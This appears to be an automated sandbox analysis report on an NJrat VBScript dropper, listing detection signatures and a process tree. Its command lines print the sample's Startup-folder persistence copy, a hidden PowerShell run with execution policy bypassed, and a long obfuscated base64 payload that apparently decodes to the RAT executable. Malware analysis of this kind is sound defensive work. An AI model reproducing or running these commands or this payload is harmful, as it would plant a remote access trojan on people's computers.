ID: 575468
Sample Name:
NJratccccasssG2.00.vbs
Cookbook: default.jbs
Time: 06:48:13
Date: 21/02/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

NJratccccasssssG2.00.vbs


Overview

General Information

Sample Name:	NJratccccasssssG2.00.vbs
Analysis ID:	575468
MD5:	4833452ece935e..
SHA1:	111ba6889be103.
SHA256:	965b43f6e33c4b..
Infos:	



Detection




Njrat

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- VBScript performs obfuscated calls…
- Yara detected Njrat
- Antivirus detection for URL or domain
- Sigma detected: Encoded FromBas…
- Multi AV Scanner detection for dom…
- Sigma detected: Drops script at sta…
- Sigma detected: Bad Opsec Default…
- Writes to foreign memory regions
- Wscript starts Powershell (via cmd …

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6576 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\NJratccccasssssG2.00.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - cmd.exe (PID: 4560 cmdline: "C:\Windows\System32\cmd.exe" /c ping 127.0.0.1 -n 10 & powershell -command [System.IO.File]::Copy('C:\Users\user\Desktop\NJratccc casssssG2.00.vbs','C:\Users\' + [Environment]::UserName + '\A ppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs') MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 4960 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - PING.EXE (PID: 3732 cmdline: ping 127.0.0.1 -n 10 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
    - powershell.exe (PID: 6844 cmdline: powershell -command [System.IO.File]::Copy('C:\Users\user\Desktop\NJratccccasssssG2.00.vbs','C:\Users\' + [Environment]:: UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs') MD5: 95000560239032BC68B4C2FDFCDEF913)
  - powershell.exe (PID: 5608 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $Codigo = 'J?BM?Eg?ZwBL?C??PQ?g?Cc?JQBN?Ek?

UwBx?Eg?RwBL?Fo?TQBB?CU?Jw?7?Fs?QgB5?HQ?ZQBb?F0?XQ?g?CQ?ZgB1?FU?Tg?g?D0?I?Bb?FM?eQBz?HQ?ZQBt?C4?QwBv?G4?dgBl?HI?d?Bd?Do?OgBG?HI?
bwBt?EI?YQBz?GU?Ng?0?FM?d?By?Gk?bgBn?Cg?I??k?Ew?S?Bn?Es?LgBy?GU?c?Bs?GE?YwBl?Cg?JwDmEEIgrC?n?Cw?JwBB?Cc?KQ?g?Ck?OwBb?FM?eQBz?HQ?ZQ
Bt?C4?QQBw?H??R?Bv?G0?YQBp?G4?XQ?6?Do?QwB1?HI?cgBl?G4?d?BE?G8?bQBh?Gk?bg?u?Ew?bwBh?GQ?K??k?GY?dQBV?E4?KQ?u?Ec?ZQB0?FQ?eQBw?GU?K??
n?Gw?c?BP?FU?c?Bs?E0?c??u?FU?RwBs?Hk?bQB6?FU?Zw?n?Ck?LgBH?GU?d?BN?GU?d?Bo?G8?Z??o?Cc?VQBE?HM?UwBp?EQ?YgBi?Cc?KQ?u?Ek?bgB2?G8?awBl?
Cg?J?Bu?HU?b?Bs?Cw?I?Bb?G8?YgBq?GU?YwB0?Fs?XQBd?C??K??n?HQ?e?B0?C4?YQBz?GE?YwBX?EU?TgB0?GE?cgBK?E4?M??y?CU?N??2?D??Mg?l?GU?cwBh?
GI?LwBh?HM?YQBj?D??Mg?l?Fc?RQBO?HQ?YQBy?Eo?Tg?v?G0?bwBj?C4?bwB1?GU?dQ?u?Hc?ZQBu?GE?cwBh?GM?d?Bh?HI?agBu?C8?Lw?6?H??d?B0?Gg?Jw?p?
Ck?';$OWjuxD = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($Codigo.replace('?','A'))).replace('%MISqHGKZMA%','TVqQ?? ?? M?? ?? ?
? ?? E?? ?? ?? ?? //8?? ?? Lg?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ??
?? ?? ?? ?? ?? ?? ?? ?? ?? g?? ?? ?? ?? ?? 4fug4?? t?? nNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJ?? ?? ?? ?? ?? ?? ?? ??
BQRQ?? ?? T?? ED?? OJNIpY?? ?? ?? ?? ?? ?? ?? ?? ?? ?? O?? ?? ?? iEL?? V?? ?? ?? Bw?? ?? ?? ?? G?? ?? ?? ?? ?? ?? ?? ?? ?? jo?? ?? ?? ?? g?? ?? ?? ?? Q?? ?? ??
?? ?? ?? ?? E?? ?? g?? ?? ?? ?? ?? g?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? G?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? ?? ?? ?? g?? ?? ?? ?? ?? ?? ?? ?? M?? YIU?? ?? B??
?? ?? B?? ?? ?? ?? ?? ?? E?? ?? ?? E?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? K05?? ?? BP?? ?? ?? ?? ?? E?? ?? ?? JgD?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? G?? ?? ?? ?? w?? ?? ?? ?? MOQ?? ?? O?? ??
?? I?? ?? ?? C?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? CC?? ?? ??
Eg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C50ZXh0?? ?? ?? ?? CBo?? ?? ?? ?? g?? ?? ?? ?? H?? ?? ?? ?? ?? I?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C??
?? ?? G?? ucnNyYw?? ?? ?? JgD?? ?? ?? ?? Q?? ?? ?? ?? ?? Q?? ?? ?? ?? e?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? B?? LnJlbG9j?? ?? ?? M?? ??
?? ?? ?? G?? ?? ?? ?? ?? C?? ?? ?? ?? Ig?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? Qg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
DhOQ?? ?? ?? ?? ?? ?? ?? Eg?? ?? ?? ?? C?? ?? U?? nCI?? ?? LgV?? ?? ?? D?? ?? ?? ?? ?? ?? ?? ?? ?? FQ4?? ?? C4?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
?? B4CKBc?? ?? ?? oqHgIoG?? ?? ?? Ciqmcxk?? ?? ??
q?? ?? Q?? ?? BHMa?? ?? ?? Kg?? I?? ?? ?? RzGw?? ?? Co?? D?? ?? ?? Ecxw?? ?? ?? q?? B?? ?? ?? BCoufgE?? ?? ?? RvHQ?? ?? CioufgI?? ?? ?? RvHg?? ?? CioufgM??
?? ?? RvHw?? ?? CioufgQ?? ?? ?? RvI?? ?? ?? CirGfgU?? ?? ?? QUKCE?? ?? ?? osHnIB?? ?? Bw0?? U?? ?? ?? IoIg?? ?? Cm8j?? ?? ?? KcyQ?? ?? ?? q?? BQ?? ?? BH4F??
?? ?? EKhp+Bg?? ?? BCoe?? o?? G?? ?? ?? EKlZzD?? ?? ?? Bigl?? ?? ?? Kd?? Y?? ?? ?? K?? Bw?? ?? BCoe?? igm?? ?? ?? KKhp+Bw?? ?? BCoaK?? 0?? ?? ?? YqHg
IoJw?? ?? Cio?? Ez?? H?? Lc?? ?? ?? ?? B?? ?? ?? Rcic?? ?? H?? Kcyg?? ?? ?? olKCk?? ?? ?? pvKg?? ?? CgYoKw?? ?? Cm8s?? ?? ?? KCwcoKw?? ?? CgsHcn8?? ??
HByhQ?? ?? cG8t?? ?? ?? KC3Mo?? ?? ?? K?? igr?? ?? ?? KKCw?? ?? ?? oMCCgr?? ?? ?? KDHKJ?? ?? BwKCs?? ?? ?? oNCXLP?? ?? BwKCs?? ?? ?? ooLg?? ?? Cg0oLw??
?? CgcoM?? ?? ?? Cm8x?? ?? ?? Kcuc?? ?? HBvMg?? ?? CnIL?? QBwbzM?? ?? ?? oUGI0X?? ?? ?? BJRYJch0B?? H?? oLg?? ?? CqIlFwgoM?? ?? ?? CqJvN?? ?? ?? Ci
YqNgIDKDU?? ?? ?? ooNg?? ?? Cioe?? ig3?? ?? ?? KKi7QCQ?? ?? ?? igi?? ?? ?? KKh4CKDg?? ?? ?? oq?? ?? ?? ?? ?? Ez?? B?? BQ?? ?? ?? ?? ?? C?? ?? ?? R?? owF?? ?? ??
bLQgo?? Q?? ?? Kwor?? gIKBioi?? /4VBQ?? ?? Gyoe?? ign?? ?? ?? KKg?? ?? ?? BMw?? g?? o?? ?? ?? ?? ?? w?? ?? EQJ7Og?? ?? Cm87?? ?? ?? KCgaMC?? ?? ??
Gy0SK?? I?? ?? CsK?? ns6?? ?? ?? KBm88?? ?? ?? KBipK?? ign?? ?? ?? K?? nM9?? ?? ?? KfTo?? ?? ?? oq?? EJTSkIB?? ?? E?? ?? ?? ?? ?? ?? ?? w?? ?? ?? B2
NC4wLjMwMzE5?? ?? ?? ?? ?? ?? U?? b?? ?? ?? ?? MwH?? ?? ?? jfg?? ?? O?? g?? ?? BQI?? ?? ?? jU3RyaW5ncw?? ?? ?? ?? BME?? ?? ?? O?? E?? ?? CNVUwCEEQ?? ??
E?? ?? ?? ?? CNHVUlE?? ?? ?? ?? lBE?? ?? CQE?? ?? ?? jQmxvYg?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? BVxWiCQkP?? ?? ?? ?? +gEz?? BY?? ?? ?? E?? ?? ?? ?? u?? ?? ??
?? Cg?? ?? ?? ?? g?? ?? ?? ?? Z?? ?? ?? ?? BQ?? ?? ?? D0?? ?? ?? B?? ?? ?? ?? ?? ?? w?? ?? ?? ?? U?? ?? ?? ?? J?? ?? ?? ?? Cg?? ?? ?? ?? g?? ?? ?? ?? B?? ?? ?? ??
?? w?? ?? ?? ?? E?? ?? ?? ?? C?? ?? ?? ?? ?? w?? ?? ?? ?? I?? ?? ?? ?? ?? ?? IkE?? Q?? ?? ?? ?? ?? ?? BgBC?? 98GBgCv?? 98GBg?? Z?? i?? GDwBDBw?? ?? BgBa?? i

?? ?? ?? ?? /?? ?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? ?? C?? R?? ?? ?? ?? ?? E?? VgBh?? HI?? RgBp?? Gw??
ZQBJ?? G4?? ZgBv?? ?? ?? ?? ?? ?? ?? k?? ?? Q?? ?? ?? BU?? HI?? YQBu?? HM?? b?? Bh?? HQ?? aQBv?? G4?? ?? ?? ?? ?? ?? ?? ?? ?? s?? Sc?? g?? ?? ?? QBT??
HQ?? cgBp?? G4?? ZwBG?? Gk?? b?? Bl?? Ek?? bgBm?? G8?? ?? ?? B4?? g?? ?? ?? Q?? w?? D?? ?? M?? ?? w?? D?? ?? N?? Bi?? D?? ?? ?? ?? ?? q?? ?? k?? ?? QBD??
G8?? bQBt?? GU?? bgB0?? HM?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? ?? ?? ?? ?? ?? DI?? CQ?? B?? EM?? bwBt?? H?? ?? YQBu?? Hk?? TgBh?? G0??
ZQ?? ?? ?? ?? ?? ?? b?? Bw?? E8?? VQBw?? Gw?? TQBw?? ?? ?? ?? ?? ?? ?? 6?? ?? k?? ?? QBG?? Gk?? b?? Bl?? EQ?? ZQBz?? GM?? cgBp?? H?? ?? d?? Bp?? G8??
bg?? ?? ?? ?? ?? ?? b?? Bw?? E8?? VQBw?? Gw?? TQBw?? ?? ?? ?? ?? ?? ?? w?? ?? g?? ?? QBG?? Gk?? b?? Bl?? FY?? ZQBy?? HM?? aQBv?? G4?? ?? ?? ?? ?? ?? DE??
Lg?? w?? C4?? M?? ?? u?? D?? ?? ?? ?? ?? 6?? ?? 0?? ?? QBJ?? G4?? d?? Bl?? HI?? bgBh?? Gw?? TgBh?? G0?? ZQ?? ?? ?? Gw?? c?? BP?? FU?? c?? Bs?? E0?? c?? ??
u?? GQ?? b?? Bs?? ?? ?? ?? ?? ?? BI?? BI?? ?? QBM?? GU?? ZwBh?? Gw?? QwBv?? H?? ?? eQBy?? Gk?? ZwBo?? HQ?? ?? ?? BD?? G8?? c?? B5?? HI?? aQBn?? Gg??
d?? ?? g?? Kk?? I?? ?? g?? DI?? M?? ?? y?? DI?? ?? ?? ?? q?? ?? E?? ?? QBM?? GU?? ZwBh?? Gw?? V?? By?? GE?? Z?? Bl?? G0?? YQBy?? Gs?? cw?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? EI?? DQ?? B?? E8?? cgBp?? Gc?? aQBu?? GE?? b?? BG?? Gk?? b?? Bl?? G4?? YQBt?? GU?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? LgBk??
Gw?? b?? ?? ?? ?? ?? ?? ?? Mg?? J?? ?? E?? U?? By?? G8?? Z?? B1?? GM?? d?? BO?? GE?? bQBl?? ?? ?? ?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? ?? ??
?? ?? ?? DQ?? C?? ?? B?? F?? ?? cgBv?? GQ?? dQBj?? HQ?? VgBl?? HI?? cwBp?? G8?? bg?? ?? ?? DE?? Lg?? w?? C4?? M?? ?? u?? D?? ?? ?? ?? ?? 4?? ?? g?? ?? QBB
?? HM?? cwBl?? G0?? YgBs?? Hk?? I?? BW?? GU?? cgBz?? Gk?? bwBu?? ?? ?? ?? MQ?? u?? D?? ?? Lg?? w?? C4?? M?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
?? ??
?? ??
?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? w?? ?? ?? M?? ?? ?? ?? BDo?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ');powershell.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command $OWjuxD MD5: 95000560239032BC68B4C2FDFCDEF913)

- conhost.exe (PID: 5524 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 5876 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Comman d "$LHgK = 'TVqQ?? ?? M?? ?? ?? ?? E?? ?? ?? ?? //8?? ?? Lg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ??

?? g?? ?? ?? ?? ?? 4fug4?? t?? nNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9T
IG1vZGUuDQ0KJ?? ?? ?? ?? ?? ?? ?? ?? ?? BQRQ?? ?? T?? ED?? OJNIpY?? ?? ?? ?? ?? ?? ?? ?? ?? ?? O?? ?? ?? iEL?? V?? ?? ?? Bw?? ?? ?? ?? G?? ?? ?? ?? ?? ??
?? ?? ?? jo?? ?? ?? ?? g?? ?? ?? ?? Q?? ?? ?? ?? ?? ?? ?? E?? ?? g?? ?? ?? ?? ?? g?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? G?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? ??
?? ?? g?? ?? ?? ?? ?? ?? ?? ?? M?? YIU?? ?? B?? ?? ?? B?? ?? ?? ?? ?? ?? E?? ?? ?? E?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? K05??
?? BP?? ?? ?? ?? ?? E?? ?? ?? JgD?? G?? ?? ?? ?? w?? ?? ?? ?? MOQ?? ?? O?? ?? ?? ?? ??
?? I??
?? ?? C?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? CC?? ?? ?? Eg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C50ZXh0?? ?? ?? ?? CBo?? ?? ?? ?? g?? ?? ?? ?? H?? ??
?? ?? ?? I?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? G?? ucnNyYw?? ?? ?? JgD?? ?? ?? ?? Q?? ?? ?? ?? ?? Q?? ?? ?? ?? e?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? B?? LnJlbG9j?? ?? ?? M?? ?? ?? ?? ?? G?? ?? ?? ?? ?? C?? ?? ?? ?? Ig?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
?? Q?? ?? ?? Qg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? DhOQ?? ?? ?? ?? ?? ?? ?? Eg?? ?? ?? ?? C?? ?? U?? nCI?? ?? LgV?? ?? ?? D?? ?? ?? ??
?? ?? ?? ?? ?? FQ4?? ?? C4?? ??
?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? B4CKBc?? ?? ?? oqHgIoG?? ?? ?? Ciqmcxk?? ?? ?? q?? ?? Q?? ?? BHMa?? ?? ?? Kg?? I?? ?? ?? RzGw?? ?? Co?? D?? ?? ?? Ecxw??
?? ?? q?? B?? ?? ?? BCoufgE?? ?? ?? RvHQ?? ?? CioufgI?? ?? ?? RvHg?? ?? CioufgM?? ?? ?? RvHw?? ?? CioufgQ?? ?? ?? RvI?? ?? ?? CirGfgU?? ?? ?? QUKCE?? ??
?? osHnIB?? ?? Bw0?? U?? ?? ?? IoIg?? ?? Cm8j?? ?? ?? KcyQ?? ?? ?? q?? BQ?? ?? BH4F?? ?? ?? EKhp+Bg?? ?? BCoe?? o?? G?? ?? ?? EKlZzD?? ?? ?? Bigl?? ?? ??
Kd?? Y?? ?? ?? K?? Bw?? ?? BCoe?? igm?? ?? ?? KKhp+Bw?? ?? BCoaK?? 0?? ?? ?? YqHgIoJw?? ?? Cio?? Ez?? H?? Lc?? ?? ?? ?? B?? ?? ?? Rcic?? ?? H?? Kcyg??
?? ?? olKCk?? ?? ?? pvKg?? ?? CgYoKw?? ?? Cm8s?? ?? ?? KCwcoKw?? ?? CgsHcn8?? ?? HByhQ?? ?? cG8t?? ?? ?? KC3Mo?? ?? ?? K?? igr?? ?? ?? KKCw?? ?? ??
oMCCgr?? ?? ?? KDHKJ?? ?? BwKCs?? ?? ?? oNCXLP?? ?? BwKCs?? ?? ?? ooLg?? ?? Cg0oLw?? ?? CgcoM?? ?? ?? Cm8x?? ?? ?? Kcuc?? ?? HBvMg?? ?? CnIL??
QBwbzM?? ?? ?? oUGI0X?? ?? ?? BJRYJch0B?? H?? oLg?? ?? CqIlFwgoM?? ?? ?? CqJvN?? ?? ?? CiYqNgIDKDU?? ?? ?? ooNg?? ?? Cioe?? ig3?? ?? ?? KKi7QCQ?? ??
?? igi?? ?? ?? KKh4CKDg?? ?? ?? oq?? ?? ?? ?? Ez?? B?? BQ?? ?? ?? ?? C?? ?? ?? R?? owF?? ?? ?? bLQgo?? Q?? ?? Kwor?? gIKBioi?? /4VBQ?? ?? Gyoe?? ign?? ??
?? KKg?? ?? ?? BMw?? g?? o?? ?? ?? ?? ?? w?? ?? EQJ7Og?? ?? Cm87?? ?? ?? KCgaMC?? ?? ?? Gy0SK?? I?? ?? CsK?? ns6?? ?? ?? KBm88?? ?? ?? KBipK?? ign??
?? ?? K?? nM9?? ?? ?? KfTo?? ?? ?? oq?? EJTSkIB?? ?? E?? ?? ?? ?? ?? ?? ?? w?? ?? ?? B2NC4wLjMwMzE5?? ?? ?? ?? ?? ?? U?? b?? ?? ?? ?? MwH?? ?? ?? jfg?? ??
O?? g?? ?? BQI?? ?? ?? jU3RyaW5ncw?? ?? ?? ?? BME?? ?? ?? O?? E?? ?? CNVUwCEEQ?? ?? E?? ?? ?? ?? CNHVUlE?? ?? ?? ?? lBE?? ?? CQE?? ?? ?? jQmxvYg??
?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? BVxWiCQkP?? ?? ?? ?? +gEz?? BY?? ?? ?? E?? ?? ?? ?? u?? ?? ?? ?? Cg?? ?? ?? ?? g?? ?? ?? ?? Z?? ?? ?? ?? BQ?? ?? ?? D0?? ??
?? B?? ?? ?? ?? ?? ?? w?? ?? ?? ?? U?? ?? ?? ?? J?? ?? ?? ?? Cg?? ?? ?? ?? g?? ?? ?? ?? B?? ?? ?? ?? ?? w?? ?? ?? ?? E?? ?? ?? ?? C?? ?? ?? ?? ?? w?? ?? ?? ?? I??
?? ?? ?? ?? ?? IkE?? Q?? ?? ?? ?? ?? ?? BgBC?? 98GBgCv?? 98GBg?? Z?? i?? GDwBDBw?? ?? BgBa?? ioFBg?? l?? yoFBgCW?? yoFBgBi?? yoFBgB7?? yoFBgCh??
ioFBgBG?? pkGBgDC?? ZkGBgDt?? ioFBgC8?? gYECgDl?? d?? FCgCS?? XMECg?? t?? nMEDgBf?? W8GDg?? ?? BjMGBgDV?? i?? GDgBx?? rgGDgCJ?? ns??
BgCYB5YEDgDsBW8GDg?? K?? 3s?? Bg?? n?? ZYEDg?? B?? EkECgDQ?? akEBgD8?? S?? GBgCn?? d8GBgD?? Bf8GBgBHBRUFCgBv?? Q?? FBg?? ?? ??
ZYEBgD4ByoFCgB6?? Q?? FCgD?? B6kHBgD9?? 9IHDgBSB3s?? BgBCBJYEBgDGBJYEBgDKB5YEBg?? 8BSoFBgBU?? SoFBgCCB98GBg?? JBpYE?? ?? ?? ?? ??
Dc?? ?? ?? ?? ?? ?? ?? E?? ?? Q?? ?? ?? ?? ?? ?? 8gToB0k?? ?? Q?? B?? ?? ?? ?? ?? ?? D+BegHTQ?? B?? ?? I?? ?? ?? EQ?? J8H6?? dd?? ?? E?? ?? w?? ?? ?? Q??
?? H?? cQB10?? BQ?? I?? ?? ?? BE?? BnB+gHhQ?? H?? ?? s?? ?? ?? E?? ?? ?? EI6?? dd?? ?? g?? Dg?? B?? ?? ?? ?? 8?? NTBV0?? C?? ?? P?? ?? UB?? ?? BhBg??
?? XQ?? I?? BE?? BQE?? ?? B?? ?? ?? ?? Bd?? ?? g?? G?? ?? x?? IUFJgEx?? FwFLgEx?? H?? FNgEx?? J4FPgER?? J0ERgER?? EQBSgER?? NQ?? TwEh??
N4H9wBQI?? ?? ?? ?? ?? ?? GGBMGBg?? B?? Fgg?? ?? ?? ?? ?? ?? YYEwYG?? ?? E?? YC?? ?? ?? ?? ?? ?? ERgZBlMB?? QCKI?? ?? ?? ?? ?? ?? TCPEFVwEB??
JYg?? ?? ?? ?? ?? BMI4gRc?? QE?? oi?? ?? ?? ?? ?? ?? EwjoBWEB?? QCuI?? ?? ?? ?? ?? ?? TCFEGZgEB?? Log?? ?? ?? ?? ?? BMIv?? Vr?? QE?? 7C?? ?? ?? ?? ??
?? Ewgs?? X?? B?? QDzI?? ?? ?? ?? ?? ?? TCDgBdgEB?? Psg?? ?? ?? ?? ?? BEYGQZT?? QI?? ESE?? ?? ?? ?? ?? BhgTBgY?? ?? g?? ZIQ?? ?? ?? ?? ?? WCLQHfQEC
?? C?? h?? ?? ?? ?? ?? BMIWgd9?? QI?? JyE?? ?? ?? ?? ?? BhgTBgY?? ?? g?? wIQ?? ?? ?? ?? ?? W?? Gk?? ggEC?? PMh?? ?? ?? ?? ?? MYCewfL?? ?? M?? ?? SI??
?? ?? ?? ?? xgLt?? N?? ?? B?? ?? JIg?? ?? ?? ?? CD?? CQBhwEE?? BUi?? ?? ?? ?? ?? MYCQ?? TU?? ?? Q?? ICI?? ?? ?? ?? ?? EQBW?? IwBB?? B?? Ig?? ?? ?? ?? ??
B?? EI?? l?? EF?? Eki?? ?? ?? ?? ?? ?? YYEwYG?? ?? Y?? VCI?? ?? ?? ?? ?? ?? wjE?? Eo?? BgCIIg?? ?? ?? ?? ?? GGBMGBg?? G?? ?? ?? ?? ?? QDq?? w?? ?? ??
Q?? r?? ?? ?? ?? ?? QBRBQ?? ?? ?? QDk?? ?? ?? ?? ?? QDk?? ?? k?? EwYB?? BE?? EwYG?? Bk?? EwYK?? Ck?? EwYQ?? DE?? EwYQ?? Dk?? EwYQ?? EE??
EwYQ?? Ek?? EwYQ?? FE?? EwYQ?? Fk?? EwYV?? GE?? EwYQ?? Gk?? EwYQ?? HE?? EwYQ?? Hk?? EwYa?? Ik?? EwYg?? KE?? EwYG?? Kk?? EwYG?? LE??
EwYG?? Mk?? EwYm?? OE?? EwYQ?? Ok?? EwYG?? PE?? EwYG?? JE?? EwYG?? Jk?? EwYG?? ?? w?? EwYG?? BQ?? EwYG?? Bw?? EwYG?? CQ?? EwYG?? ??
w?? x?? BK?? BQ?? x?? BK?? Bw?? x?? BK?? CQ?? x?? BK?? Lk?? cgdP?? NE?? EgFV?? NE?? 9?? dd?? Pk?? EwZj?? CEBlgBr?? ?? kBEwYG?? Lk?? EwYG??
CkBEwYG?? DEBLgB7?? CkB+QOB?? DkBhwGI?? CkBMQSN?? EEBrQCS?? EEBkQeY?? EkB0?? Se?? FEBI?? Sk?? EkBkQCq?? BkBJ?? Gy?? NE?? owC4??
GEB+QC/?? GkB4QPG?? Lk?? ewfL?? Lk?? 7QDQ?? Lk?? Q?? TU?? HEBtQDg?? DQ?? 3gf3?? Dw?? zQNK?? Dw?? 1wMO?? Tw?? EwYG?? Ck?? owDM?? y4??
CwDF?? S4?? EwDO?? S4?? GwDt?? S4?? IwD2?? S4?? KwD2?? S4?? MwD2?? S4?? OwD2?? S4?? Qw?? E?? i4?? Sw?? c?? i4?? Uw?? c?? i4?? Ww?? i?? i4??
YwBM?? i4?? awBZ?? k?? ?? gwCn?? k?? ?? ewCs?? kM?? cwC1?? kM?? ewCs?? kk?? owDd?? 2M?? cwC1?? mM?? ewCs?? mk?? owDx?? 4?? ?? gwCn?? oM??
iwCn?? oM?? kwCn?? oM?? cwC1?? ok?? owD+?? 6?? ?? gwCn?? qM?? iwCn?? qM?? cwDO?? qM?? qwCn?? qM?? swCn?? qM?? kwCn?? qk?? ewDt?? c?? ?? gwCn??
sM?? swCn?? sM?? cw?? Q?? 8M?? ewDt?? ck?? ewDt?? e?? ?? gwCn?? uM?? iwCn?? uM?? kwCn?? uM?? qwCn?? uM?? swCn?? gkBow?? SBCMBewCs?? iMB
mwBq?? 0MBewCs?? kMBUw?? c?? i?? CewCs?? i?? CgwCn?? k?? CewCs?? k?? CgwCn?? m?? CewCs?? m?? CgwCn?? o?? CewCs?? o?? CgwCn?? q?? CgwCn??
s?? CgwCn?? u?? CgwCn?? u?? CewCs?? g?? DgwCn?? i?? DgwCn?? i?? DewCs?? nQ?? 2?? Dr?? ?? Q?? ?? Q?? F?? ?? U?? Bg?? H?? ?? c?? C?? ?? K?? ?? k?? ??
?? ?? ?? BpwB?? ?? D0BKEB?? ?? DsBaYB?? ?? BjBqsB?? ?? D?? Bb?? B?? ?? BM?? bUB?? ?? C4B7sB?? ?? BpB7sB?? ?? DI?? M?? B?? g?? E?? ?? M?? ?? g?? F??
?? U?? ?? g?? G?? ?? c?? ?? g?? H?? ?? k?? ?? g?? I?? ?? s?? ?? g?? J?? ?? 0?? ?? Q?? K?? ?? 0?? ?? g?? N?? ?? 8?? ?? g?? O?? BE?? ?? g?? Y?? BM?? Lg?? 1?? D
w?? QwDd?? P?? ?? /w?? G?? QS?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? FMF?? ?? ?? E?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? U??
XI?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? BQBlgQ?? ?? ?? ?? ?? Cg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? HQF7?? ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? Q?? ?? ?? CYH?? ?? ?? J?? ?? Q?? Cg?? E?? ?? ?? ?? E?? ?? U?? E?? ?? ?? ?? ?? Q?? Cs?? Q?? ?? ?? ?? ?? ?? ?? LQB?? ?? HM?? 5gBz?? ?? kB?? ??
?? ?? Q29udGV4dFZhbHVlYDE?? VGhyZWFkU2FmZU9iamVjdFByb3ZpZGVyYDE?? XzU?? Z2V0X1VURjg?? PE1vZHVsZT4?? V?? BEaXNwb3NlX19JbnN0YW5jZV9f??
